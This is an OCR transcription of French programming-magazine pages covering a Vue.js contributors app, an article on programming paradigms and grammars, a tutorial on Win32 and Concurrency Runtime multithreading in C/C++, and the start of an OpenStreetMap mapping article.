
```
<div id="app">
 <h2>Contributors</h2>

 <span> GitHub repo : </span>
 <input v-model="repo"></input>
 <img v-bind:src="project.owner.avatar_url">
 <h1> {{ project.name }} </h1>
 <h4> {{ project.description }} </h4>
 <h4> {{ total }} contributions </h4>

 <div v-for="contributor in contributors">
  <div
   v-if="contributor.contributions > 10"
   v-bind:class="{
    coredev: contributor.contributions > 30,
    selected: contributor === selected
   }"
   v-on:click="selected = contributor"
  >
   <span v-if="contributor.login === 'yyx990803'">
    Evan You
   </span>
   <span v-else>
```

2

```
    {{ contributor.login }}
   </span>
   <span>
    ( {{ contributor.contributions }} )
   </span>
  </div>
 </div>
 <img v-bind:src="selected.avatar_url">
 {{ selected.login }}
</div>
```

Code source JavaScript :

```
const reposApi = 'https://api.github.com/repos'
const app = new Vue({
 el: '#app',
 data: () => ({
  repo: '',
  project: {},
  contributors: [],
  selected: {}
 }),
 computed: {
  total: function () {
   return this.contributors.reduce((sum, c) => {
    return sum + c.contributions
   }, 0)
  }
 },
 watch: {
  repo: function (repo, oldRepo) {
   fetch(`${reposApi}/${repo}`)
    .then(response => response.json())
    .then(project => this.project = project)
   fetch(`${reposApi}/${repo}/contributors`)
    .then(response => response.json())
    .then(list => this.contributors = list)
  },
  contributors: function () {
   this.selected = this.contributors[0]
  }
 }
})
app.repo = 'vuejs/vue'
```



Détection des changements et mise à jour de la vue

Code source de la feuille de style CSS :

```
.coredev {
 font-weight: bolder;
}
.selected {
 background: #eee;
}
```

Vue ne se limite pas à un outil de développement de pages ou de sites web. Il peut également très bien être utilisé pour créer des jeux, des animations, des quizz, etc. Il est donc un très bon outil pour des activités avec les plus jeunes. À ce titre, signalons la naissance de l'initiative Vue 4 kids (@vue4kids sur Twitter) dont l'ambition est de favoriser l'utilisation de Vue par les jeunes pour des activités d'informatique créative, que ce soit par l'organisation d'ateliers, la mise à disposition de ressources et d'exemples ou le développement d'outils.

Vue Vixens est une initiative lancée par Jen Looper afin d'organiser des ateliers à destination des femmes pour la découverte et l'apprentissage de Vue de manière ludique et bienveillante. Que ce soit lors d'une pause déjeuner, en marge d'une conférence ou sur une journée, les participantes pratiquent Vue pour créer une application web ou mobile. En France, le premier atelier a eu lieu lors du VueJS Road Trip Paris le 29 juin. Une dizaine d'ateliers sont prévus d'ici la fin 2018 un peu partout dans le monde.

La suite dans le n°224

Yvan PHELIZOT
Craftsman chez Arolla
(yvan.phelizot@arolla.fr)

Mon langage de programmation sans prise de tête

Partie 2

Ah, les langages de programmation ! Sans eux, un développeur ne pourrait pas faire grand-chose. Les langages permettent aux développeurs de dialoguer avec la machine. Finalement, on les utilise tous les jours sans trop savoir d'où ils viennent, ni comment ils fonctionnent. C'est qu'ils nous obligent à adopter un paradigme (procédural, objet, fonctionnel, …).

Impératif, Objet, Fonctionnel, …? Lequel choisir?

En informatique, comme dans le monde, il n'existe pas qu'un seul langage. Et chaque langage sert souvent un besoin, généralement comprendre les gens au niveau d'un même pays ou sur des aspects plus techniques (comme le langage du milieu médical, par exemple).

Les langages sont des "êtres vivants" : ils apparaissent, évoluent, se mélangent et parfois disparaissent ([HISTORY]). En fonction de la situation, chaque langage offre plus ou moins de facilités pour répondre à ce que l'on veut faire.

Et c'est aussi le cas dans l'informatique. Notre domaine possède de nombreux langages avec leur particularité s'appliquant plus ou moins selon la situation. On parlera alors de "**paradigme de programmation**". En fonction du problème et de la manière dont nous souhaitons l'aborder, certains langages sont plus adaptés que d'autres. Un langage informatique peut être multi-paradigme, c'est-à-dire qu'il offre plusieurs possibilités de résoudre un problème. Scala permet ainsi de développer de manière fonctionnelle ou objet. Au vu de la quantité de problèmes auxquels on peut être confronté en informatique, de nombreux paradigmes ont été inventés. Citons les plus classiques :

- La **programmation procédurale** : on regroupe les traitements dans des procédures. Les procédures sont ensuite appelées de manière séquentielle (exemple : Pascal).
- La **programmation orientée objet** : les concepts sont représentés sous forme d'objets. Des liens de composition ou d'héritage (une pomme est un type de fruit). Par exemple, Smalltalk.
- La **programmation fonctionnelle** : ici, les traitements sont représentés sous forme de fonctions sur des types. On parlera ici de composition, de fonctions d'ordre supérieur ou d'immutabilité (exemple: Haskell, F#).
- La **programmation logique** : et si, au lieu de décrire une solution, on décrivait le problème et on laissait l'ordinateur le résoudre ? C'est l'approche que propose la programmation logique. On décrit les faits et les règles et on charge le moteur d'inférence de trouver la solution. (Exemple: Prolog)

Les paradigmes, comme les vêtements, suivent des modes. L'augmentation de la puissance des machines a ainsi permis le développement de langages de haut niveau plus faciles à manipuler face à des langages proches de la machine comme l'assembleur ou C. Avec l'arrivée du cloud et des machines multi-coeurs, on a pu observer un regain d'intérêt pour la programmation fonctionnelle. C'est pourquoi il est important de ne pas se limiter à un seul langage et d'explorer des approches différentes.

De plus, même si certains langages ne possèdent pas de paradigme, il n'est pas impossible de trouver une librairie pour l'étendre. Par exemple, avant Java 8, il était possible de se rapprocher de la programmation fonctionnelle avec Guava. On peut aussi profiter de la programmation par aspect avec AspectJ ou de la programmation formelle avec JML, ...

En plus de la notion de paradigme, il est possible de classer les langages sur la façon dont ils déterminent le type d'un symbole. On parlera alors de système de **typage statique ou dynamique**. Dans le cas d'un typage statique, le type est déterminé à la compilation. A l'opposé, dans le cas du typage dynamique, le type est déterminé à l'exécution. Les langages dynamiques offrent plus de souplesse lors du développement mais n'offrent pas la sûreté des langages à typage statique. A minima, il est important de considérer l'utilisation d'un langage fortement typé pour des parties sensibles (métier, sécurité, …).

D'autres aspects sont à prendre en compte : gestion de la mémoire (managé ou non), écosystème, environnement d'exécution (carte à puce, SoC, Cray, navigateurs, …), sécurité et sureté d'exécution, … L'aspect performance est aussi important. On pourrait penser que les langages interprétés sont moins performants puisqu'ils sont traités par un système de plus haut niveau. Cependant, des optimisations existent pour les rendre tout aussi, voire, plus performants que les langages compilés, plus proches de la machine et donc théoriquement plus rapides. Ainsi, les langages interprétés ont l'avantage de pouvoir analyser l'exécution en temps réel et d'effectuer des optimisations dynamiquement pour privilégier certaines branches. De plus, avec la compilation JIT (Just-In-Time), les portions de langage les plus utilisées sont compilées en langage machine à l'exécution. Plus lents au démarrage, les langages interprétés sont ainsi plus rapides avec le temps. De plus, sachez qu'il existe aussi des processeurs (comme le ARM926EJ-S) pouvant exécuter directement du bytecode Java. La notion interprété/compilé est donc très contextuelle.

Il n'en reste pas moins que le choix d'un langage n'est pas anodin. Le langage peut ainsi imposer une plateforme, des outils ou nous lier à un éditeur. Pour les développeurs C, bien que le langage soit

normalisé par la norme POSIX, écrire des programmes C portables compatibles sur les différentes plateformes relève du casse-tête. Dans certains cas, le choix est imposé. On peut penser à l'interrogation d'une base de données qui se fait souvent avec le langage SQL. Dans d'autres cas, des contraintes externes peuvent nous orienter vers le choix. Par exemple, combien de projets se retrouvent bloqués parce qu'on ne trouve pas de développeur COBOL ou Scala?

Synthétisons ces informations pour les langages que j'ai pu rencontrer dans ma vie de développeur :

Langage	Paradigme	Typage	But
C	Procédural	Statique	Langage bas niveau. Le noyau LINUX est développé en C.
C#	Procédural Object Fonctionnel	Statique	Concurrent du langage Java, développé par Microsoft.
COBOL	Procédural Objet	Statique	Initialement pensé comme un langage pour faciliter les échanges avec le métier, il est surtout présent sur des applications historiques.
F#	Fonctionnel Objet	Statique	Langage fonctionnel développé par Microsoft, il offre une bonne alternative à C# .
Haskell	Fonctionnel	Statique	Si vous aimez la programmation fonctionnelle, vous aimerez Haskell.
HTML	Descriptive	-	Utilisé comme base pour les pages Web.
Java	Procédural Object Fonctionnel	Statique	Créé par Sun puis racheté par Oracle, il fait partie des langages les plus populaires.
Javascript	Object Fonctionnel	Dynamique	Langage historique des navigateurs, on le retrouve dans les applications.
PHP	Procédural Object Fonctionnel	Dynamique	Imaginé par Rasmus Lerdorf comme une extension de CGI, il est à la base de nombreuses applications Web (WordPress, …).
Python	Procédural Object Fonctionnel	Dynamique	Un peu comme le Frenchy, Guido van Rossum chercha un hobby et finit avec Python. Très utilisé dans la data (PyTorch, TensorFlow, …).
Rust	Procédural Object Fonctionnel	Statique	Développé par Mozilla, il est imaginé pour être sûr et concurrent.
Scala	Object Fonctionnel	Statique	Pensé comme une solution plus concise face à un Java verbeux, il fait face à la concurrence de Kotlin.

Conclusion

Dans cet article, nous avons vu comment construire un langage en partant d'une grammaire et comment la mettre en oeuvre pour en faire un programme. Le domaine est très riche et quelques points n'ont pas été abordés.

Il faut aussi savoir que dans certains cas, il est possible de créer des programmes ambigus. Si l'analyseur peut construire plusieurs arbres à partir d'une grammaire donnée, lequel choisir ?

Prenons l'exemple suivant :

```
if a then if b then s else s2
```

On obtient ainsi les arbres suivants :

```
if a then (if b then s) else s2
```

ou

```
if a then (if b then s else s2)
```

Et, évidemment, ce n'est pas un programme qui va choisir seul, il faut l'aider. Pour ce faire, on ajoute un élément pour l'aider (comme le mot-clé **endif** ou des parenthèses). Je vous renvoie au très bon article de Wikipedia si vous souhaitez creuser le sujet ([DANGLING_ELSE]).

Nous nous sommes aussi limités à construire un langage déterministe. Il existe des grammaires plus simples (comme pour les expressions régulières) mais aussi plus complexes (typiquement celle des langages naturels).

De plus, à partir de l'arbre construit, il n'est pas forcément nécessaire d'en tirer un interpréteur. Il peut être possible de le parcourir pour détecter des écarts ou de trouver des optimisations (par exemple, du code mort).

Bref, écrire un langage, c'est tout un programme !

Remerciements

Un grand merci à Houssam, Raphaël, Ubald, Laury et Pin pour leur relecture attentive qui a énormément apporté à la qualité de cet article !

Ressources :

[GITHUB] Github du projet : https://github.com/cotonne/frenchy

[HISTORY] https://en.wikipedia.org/wiki/History_of_compiler_construction


[DANGLING_ELSE] https://fr.wikipedia.org/wiki/Dangling_else

[NLTK] http://www.nltk.org/book/ch08-extras.html

[PMD] https://pmd.github.io/

[JAVA-GRAMMAR] https://docs.oracle.com/javase/specs/jls/se7/html/jls-18.html

[HISTORY] http://rigaux.org/language-study/diagram.html



Le livre référence de Peter Van Roy et Seif Haridi

Christophe PICHAUD
Consultant sur les technologies Microsoft
christophepichaud@hotmail.com |
www.windowscpp.com

Microsoft Most Valuable Professional

NeOS-SDI makes IT work

niveau 300

Windows - Le Multithreading en C/C++

Le mois dernier, nous avons vu comment faire des applications multithreads en C++ sous Linux avec la chaîne de compilation GNU de GCC. Ce mois-ci on fait du spécifique Windows mais remarquez que tout ce qui a été écrit compile aussi sur Windows car on avait utilisé la STL du C++ et qu'elle est portable au niveau source. Le C++ est ISO et multiplateforme.

Sous Windows dans les années 199x, la programmation système était décrite dans le livre de Charles Petzold, « Programming Windows ». Cet ouvrage que de nombreux développeurs ont dévoré décrit l'utilisation des API Windows et l'un des chapitres dans la section « Advanced Topics » est le multithreading. L'autre auteur à succès était Jeffrey Richter et son ouvrage uniquement sur le Win32 système. Pour ceux qui sont intéressés, le livre de Jeffrey Richter est devenu Windows via C/C++…

Un petit retour sur l'avant Win32. Avant Windows 95 et Windows NT, le seul moyen de faire des opérations en arrière-plan était d'utiliser un objet Timer. Le nombre d'objets était limité mais cela permettait déjà de réaliser des choses de bonne facture. Avec Win32, le système s'est doté de la notion de threads. Le fondateur et Architecte de Windows NT, Dave Cutler, a créé le système à l'image des OS de Digital de l'époque avec la notion de sécurité au niveau des objets Kernel. Je m'explique : un thread est un objet Kernel. Ce n'est pas comme une fenêtre GDI. C'est identifié par un type HANDLE et il faut absolument le gérer proprement sinon on dégrade le système. Un HANDLE est obtenu avec la primitive CreateThread et il doit être libéré via CloseHandle. Cette primitive est définie dans Windows.h :

```
HANDLE WINAPI CreateThread(
  _In_opt_  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  _In_      SIZE_T                 dwStackSize,
  _In_      LPTHREAD_START_ROUTINE lpStartAddress,
  _In_opt_  LPVOID                 lpParameter,
  _In_      DWORD                  dwCreationFlags,
  _Out_opt_ LPDWORD                lpThreadId
);
```

Un thread est une opération (une fonction alias une routine C) lancée en arrière-plan et ordonnancée par le système d'exploitation.

A première vue, vous allez me dire, CreateThread ce n'est pas évident à utiliser… En fait un bon sample va faire l'affaire pour bien comprendre. Le premier paramètre est une structure de descripteur de sécurité et peut être NULL. Le second est la taille de la pile. S'il est positionné à 0, on aura la taille par défaut. Le troisième est la fonction du thread. Le quatrième est le pointeur vers les paramètres à passer au thread. Le cinquième est un ensemble de flags pour dire si le thread est suspendu ou démarré immédiatement : 0 ou CREATE_SUSPENDED. Le dernier paramètre retourne l'Id du thread. Enfin, la fonction retourne le HANDLE du thread si la fonction a réussi sinon c'est NULL. Un sample ?


```
#include <Windows.h>

DWORD WINAPI MyThreadProc(LPVOID lpParam)
{
    for (int i = 0; i < 10000; i++)
    {
        printf(".");
    }

    printf("\n");
    return 0;
}


int main()
{
    DWORD dwThreadId = 0;
    HANDLE hThread = CreateThread(NULL, 0, &MyThreadProc, NULL, 0, &dwThreadId);
    WaitForSingleObject(hThread, INFINITE);
    CloseHandle(hThread);
  return 0;
}
```


Comme vous pouvez le constater, il y a un peu de glue pour attendre la fin du thread via la primitive WaitForSingleObject… Ce type de code fonctionne depuis Windows NT et Win95 et fonctionnera toujours. Les API système ne sont jamais marquée *deprecated* !


Une variante en Runtime C

Il existe une variante à CreateThread dans la runtime du C, la CRT. C'est via les fonctions _beginthread et _beginthreadex. Voici la variante avec _beginthread :

```
#include <stdio.h>
#include <process.h>
#include <Windows.h>

void MyThreadProc3(void* pArguments)
{
    for (int i = 0; i < 10000; i++)
    {
        printf(".");
    }

    printf("\n");
}

int main()
```







```
{
    unsigned int threadID = 0;
    HANDLE hThread3 = (HANDLE)_beginthread(&MyThreadProc3, 0, NULL);
    WaitForSingleObject(hThread3, INFINITE);
    CloseHandle(hThread3);

    return 0;
}
```

La variante avec _beginthreadex n'a que très peu d'intérêt car elle est calquée exactement sur CreateThread:

```
unsigned int threadID = 0;
HANDLE hThread2 = (HANDLE)_beginthreadex(NULL, 0, &MyThreadProc2, NULL, 0, &threadID);
WaitForSingleObject(hThread2, INFINITE);
CloseHandle(hThread2);
```

Si une routine veut se mettre en attente ou donner la main aux autres threads, il suffit d'appeler la fonction Sleep(xxx ms) ;

```
DWORD WINAPI MyThreadProc(LPVOID lpParam)
{
    for (int i = 0; i < 100; i++)
    {
        printf(".");
        Sleep(50);
    }

    printf("\n");
    return 0;
}
```

Cela permet de contrôler la vitesse d'exécution du thread.

La terminaison d'un thread

Un thread se termine de plusieurs façons :

- La fonction se termine avec un code retour ;
- Le thread se tue lui-même via ExitThread ;
- Un thread dans le même processus ou un autre appelle TerminateThread ;
- Le processus qui contient le thread se termine.

Suspendre ou résumer un thread

La routine ResumeThread(HANDLE hThread) permet de résumer un thread. La routine SuspendThread(HANDLE hThread) permet de suspendre un thread.

La priorité d'un thread

Il est possible d'augmenter la priorité d'un thread via SetThreadPriority. Attention, il faut bien expérimenter cette fonction avant de l'utiliser en production !

Thread Priority	Symbolic Constant
Time-critical	THREAD_PRIORITY_TIME_CRITICAL
Highest	THREAD_PRIORITY_HIGHEST
Above normal	THREAD_PRIORITY_ABOVE_NORMAL
Normal	THREAD_PRIORITY_NORMAL
Below normal	THREAD_PRIORITY_BELOW_NORMAL
Lowest	THREAD_PRIORITY_LOWEST
Idle	THREAD_PRIORITY_IDLE

Les routines Interlocked

Il existe des routines pour faire des opérations ATOMIC. Exemple : pour incrémenter, décrémenter une variable. Il s'agit de la série Interlocked_FUNCTION_NAME comme InterlockedIncrement, InterlockedDecrement, InterlockedExchange, etc.

La synchronisation des threads en mode User

Pour synchroniser des threads, on peut passer par des booléens par exemple mais à condition de les protéger. Les sections critiques servent à cela via les routines :

- InitializeCriticalSection
- EnterCriticalSection
- LeaveCriticalSection

```
long _x = 0;
long _y = 0;
CRITICAL_SECTION _cs1;

DWORD WINAPI MyThreadP1(LPVOID lpParam)
{
    InitializeCriticalSection(&_cs1);

    for (int i = 0; i < 10000; i++)
    {
        EnterCriticalSection(&_cs1);
        _x++;
        _y++;
        printf("%d/%d.", _x, _y);
        LeaveCriticalSection(&_cs1);
    }

    printf("\n");
    return 0;
}

int main()
{
    DWORD dwThreadId1 = 0;
    HANDLE hThread1 = CreateThread(NULL, 0, &MyThreadP1, NULL, 0, &dwThreadId1);
    DWORD dwThreadId2 = 0;
    HANDLE hThread2 = CreateThread(NULL, 0, &MyThreadP1, NULL, 0, &dwThreadId2);
    DWORD dwThreadId3 = 0;
    HANDLE hThread3 = CreateThread(NULL, 0, &MyThreadP1, NULL, 0, &dwThreadId3);
    HANDLE hTab[3] = { hThread1, hThread2, hThread3 };
    WaitForMultipleObjects(3, hTab, TRUE, INFINITE);
    CloseHandle(hThread1);
    CloseHandle(hThread2);
    CloseHandle(hThread3);

    return 0;
}
```

Vous remarquerez que je protège les variables en écriture mais aussi en lecture !

La synchronisation des threads en mode Kernel

Il existe des mécanismes plus puissants que les sections critiques et ce sont des objets Kernel. Le plus connu étant le mutex. Ces objets

sont signalables ; voici le tableau de comparaison entre un mutex et une section critique : 1

Characteristic	Mutex	Critical Section
Performance	Slow	Fast
Can be used across process boundaries	Yes	No
Declaration	`HANDLE hmtx;`	`CRITICAL_SECTION cs;`
Initialization	`hmtx = CreateMutex (NULL, FALSE, NULL);`	`InitializeCriticalSection(&cs);`
Cleanup	`CloseHandle(hmtx);`	`DeleteCriticalSection(&cs);`
Infinite wait	`WaitForSingleObject (hmtx, INFINITE);`	`EnterCriticalSection(&cs);`
0 wait	`WaitForSingleObject (hmtx, 0);`	`TryEnterCriticalSection(&cs);`
Arbitrary wait	`WaitForSingleObject (hmtx, dwMilliseconds);`	Not possible
Release	`ReleaseMutex(hmtx);`	`LeaveCriticalSection(&cs);`
Can be waited on with other kernel objects	Yes (use `WaitForMultipleObjects` or similar function)	No

1

Le Concurrency Runtime alias ConcRT

En 2011, Microsoft sort une librairie C++ pour exploiter à fond les threads des processeurs : le Concurrency Runtime : 2

Parallel Patterns Library

PPL fournit des classes collections (containers) et des algorithmes pour réaliser des opérations parallèles et des opérations distribuées sur des ensembles de données ou des collections. PPL permet aussi le parallélisme des tâches en fournissant des objets Task réparties sur les ressources matérielles.

Asynchronous Agents Library

Agents Library permet de faire communiquer différents éléments d'un programme au travers d'interfaces et met en œuvre un pipeline évolué.

Task Scheduler

Le Task Scheduler gère et coordonne les tâches à l'exécution. Le Task Scheduler est coopératif.

Resource Manager

Le Resource Manager a pour rôle de gérer les ressources mémoire et processeur.Les fichiers d'entêtes suivants sont nécessaires pour tirer parti des différentes parties de CR :


Composant	Fichier d'entêtes
Parallel Patterns Library (PPL)	ppl.hppltasks.h concurrent_queue.h concurrent_vector.h
Asynchronous Agents Library	agents.h
Task Scheduler	concrt.h
Resource Manager	concrtrm.h

L'ensemble des classes et templates qui composent ConcRT sont incorporés dans le namespace Concurrency.

Le blocage coopératif

Avec le blocage coopératif, une tâche peut suspendre son exécution et redonner la main au Task Scheduler pour réutiliser des ressources et donc optimiser l'usage de ces ressources pour exécuter d'autres tâches. Contrairement aux primitives de bas niveau du système d'exploitation (Windows), les ressources processeur sont optimisées. Le blocage coopératif permet d'améliorer les performances des applications parallèles en faisant une utilisation pleine

2



des ressources CPU. Les principaux objets de synchronisation sont de type verrou simple (classe critical_section), verrou de type SWMR alias Single Writer Multiple Readers (classe reader_writer_lock), event manuel (classe event).

Liste des opérations de blocage coopératif :

Opérations de blocage coopératif	Description
task_group::wait	attend la fin d'une tâche ou d'un groupe de tâches
critical_section::lock	acquisition d'un verrou de type section critique
critical_section::scope_lock	version exception safe
reader_writer_lock::lock	acquisition d'un verrou de type reader/writer en écriture
reader_writer_lock::scope_lock	version exception safe
reader_writer_lock::lock_read	acquisition d'un verrou de type reader/writer en lecture
reader_writer_lock::scope_lock_read	version exception safe
event::wait	équivalent à un manuel reset event
agent::wait	attend la fin de l'agent
agent::wait_for_all, wait_for_one	attend la fin de un ou plusieurs agents
Concurrency::wait	blocage pendant un intervalle
Context::Block	interne a CR
Context::Yield	donne la main à un autre contexte d'exécution
parallel_for, parallel_for_each, parallel_invoke	fonctions pour les algorithmes parallèles
send, asend	fonctions de transmissions de données par messages
receive	Fonction de réception de message

Les tâches et les threads

Lorsqu'une tâche doit s'exécuter, le Task Scheduler appelle la routine de cette tâche dans un thread de son choix. La tâche ne change pas de thread. C'est une garantie pour le code ayant une affinité avec un thread ou un usage par exemple du TLS (Thread Local Storage). La création d'une tâche est une opération moins coûteuse que la création explicite d'un thread. Il est possible pour une application de créer des centaines ou des milliers de tâches tout en tournant efficacement. Ceci n'est pas possible avec des threads explicites. La conception d'une application en tâches est moins compliquée que la conception d'une application à base de threads.

Création des tâches

La création des tâches peut se faire avec des fonctions lambdas ou de simples pointeurs de fonctions. La classe task_group peut être utilisées de différentes manières. Pour une déclaration détaillée, la classe task_group utilise la méthode run() surchargée qui prend en paramètre un task_handle dans lequel on spécifie explicitement le nom de la fonction à utiliser. La syntaxe moderne du style C++ autorise l'utilisation du mot clé auto pour masquer le type retourné par la fonction make_task. La nouvelle norme C++ introduit des classes templates pour la gestion des pointeurs de fonctions et il est possible d'exploiter toutes ces formes d'écriture dans une même fonction. Cependant, les fonctions à utiliser doivent avoir une signature de type void function(void).

```
void DoSimpleTask(void)
{
    Logger::LogDebug("Enter DoSimpleTask...");
    wait(1000);
    Logger::LogDebug("Leave DoSimpleTask...");
}


void Call_Task_Group_Run()
{
    // Déclaration du Task Group
    task_group g;
    // Avec une déclaration explicite de task_handle et de prototype
    task_handle<void (*)(void)> t1 = make_task(&DoSimpleTask);
    // Avec auto
    auto t2 = make_task(&DoSimpleTask);
    // Avec std::tr1::function
    std::function<void (void)> f3 = &DoSimpleTask;
    auto t3 = make_task(f3);
    // Création des tâches
    g.run(t1);
    g.run(t2);
    g.run(t3);
    g.run( &DoSimpleTask );
    g.wait();
}
```

Le fichier d'entêtes pppltasks.h introduit de nouveaux templates et des nouvelles classes pour gérer les tâches. Ainsi, on y trouve le template de classe task<> qui prend en paramètre dans son constructeur un objet de type std::function. La fonction passée à la classe task peut aussi retourner un type donné et ainsi ressembler à un thread classique qui retourne, généralement 0 en cas de succès :

```
int DoSimpleTask_Random()
{
    Logger::LogDebug("Enter DoSimpleTask_Random...");
    wait(1000);
    // Génération d'un nombre aléatoire de 1..1000
    unsigned int r = 0;
    srand(1); rand_s(&r);
    r = (unsigned int) ((double)r / ((double) UINT_MAX + 1 ) * 1000.0) + 1;
    Logger::LogDebug("Leave DoSimpleTask_Random...");
    return r;
}

void Call_Task_Group_Run_Extras()
{
    std::function<int (void)> f1 = &DoSimpleTask_Random;
    task<int> t1(f1);
    t1.wait();
    int ret = t1.get();
    printf("Tasks t1 returns %d\n", ret);

    std::function<void (void)> f2 = &DoSimpleTask;
    task<void> t2(f2);
    t2.wait();
}
```

Le ConcRT sample pack introduit des opérateurs qui rendent la syntaxe plus élégante. Pour créer deux tâches et attendre leur terminaison, il suffit d'utiliser l'opérateur &&.

```
void Call_Task_Group_Run_Extras_WithOperator()
{
    std::function<int (void)> f1 = &DoSimpleTask_Random;
    task<int> t1(f1);
    std::function<int (void)> f2 = &DoSimpleTask_Random;
    task<int> t2(f2);
    (t1 && t2).wait();
    printf("Tasks t1 returns %d\n", t1.get());
    printf("Tasks t2 returns %d\n", t2.get());
}
```

Pour créer deux tâches et attendre leur terminaison, il suffit d'utiliser l'opérateur && ou then().

```
void Call_Task_Group_Run_Extras_WithOperator2()
{
    std::function<void (void)> f1 = &DoSimpleTask;
    task<void> t1(f1);
    std::function<void (void)> f2 = &DoSimpleTask;
    task<void> t2(f2);
    std::tr1::function<void (void)> f3 = &DoSimpleTask;
    auto t3 = (t1 && t2).then(f3);
    t3.wait();
}
```

La gestion du Task Scheduler

Il est possible de choisir la manière avec laquelle le ConcRT va gérer les tâches au travers l'utilisation de threads. La classe SchedulerPolicy permet de spécifier le nombre minimum et maximum de ressources CPU (processeurs virtuels) via les propriétés MinConcurrency et MaxConcurrency.

```
SchedulerPolicy policy(2,
    MinConcurrency, 1,
    MaxConcurrency, 2);
 CurrentScheduler::Create(policy);
```

Il est aussi possible de contrôler finement la manière avec laquelle les tâches sont réparties en créant un groupe de scheduler via les classes Scheduler et ScheduleGroup. La méthode ScheduleTask() permet aussi de créer des tâches légères (light-weight task).

Conclusion

La gestion des threads en Win32 peut sembler complexe mais les API sont relativement simples à utiliser.

Le problème ne vient pas des primitives système mais de la complexité des applications multithreads, du partage de données, et des bugs pouvant en résulter en cas de non protection. Et c'est dans ce cas que le Concurrency Runtime prend toute sa place car plus simple, plus pratique. A vous de jouer ! •

Adrien PAVIE
Contributeur OpenStreetMap et entrepreneur en géomatique, je développe des solutions d'analyse et de visualisation de données géographiques pour mieux comprendre le monde qui nous entoure.
https://pavie.info/

OpenStreetMap : afficher la carte avec Leaflet et Mapbox GL !

niveau 100

Partie 2

Dans l'article précédent, nous avons vu ensemble l'intérêt d'utiliser les données géographiques issues d'OpenStreetMap. L'usage premier, qui vient naturellement à l'esprit, est de pouvoir en réaliser une carte, support graphique facilement lisible pour représenter l'espace ou contextualiser une information. Traditionnellement, ces cartes existaient sous forme papier (cartes routières, plans d'État-major, représentations topographiques…) et avec l'émergence des systèmes informatiques, elles ont pris forme numérique dans nos boîtiers GPS, sur le web ou sur nos smartphones. Cet article va s'intéresser aux méthodes et outils que vous pourrez utiliser pour afficher une carte interactive sur vos sites web.


C'est un sujet dans l'air du temps, suite au changement récent de la politique tarifaire de Google Maps qui, pendant de nombreuses années, a proposé ses services cartographiques à prix concurrentiels. Depuis cet été, les conditions ont changé, entraînant une hausse des tarifs et une obligation de saisir des coordonnées bancaires. Les utilisateurs pieds et poings liés doivent donc soit passer à la caisse, soit changer de fournisseur, soit voir leur carte inutilisable. L'impact de ce changement est déjà visible, de nombreux sites web affichant une erreur au chargement de la carte de Google.

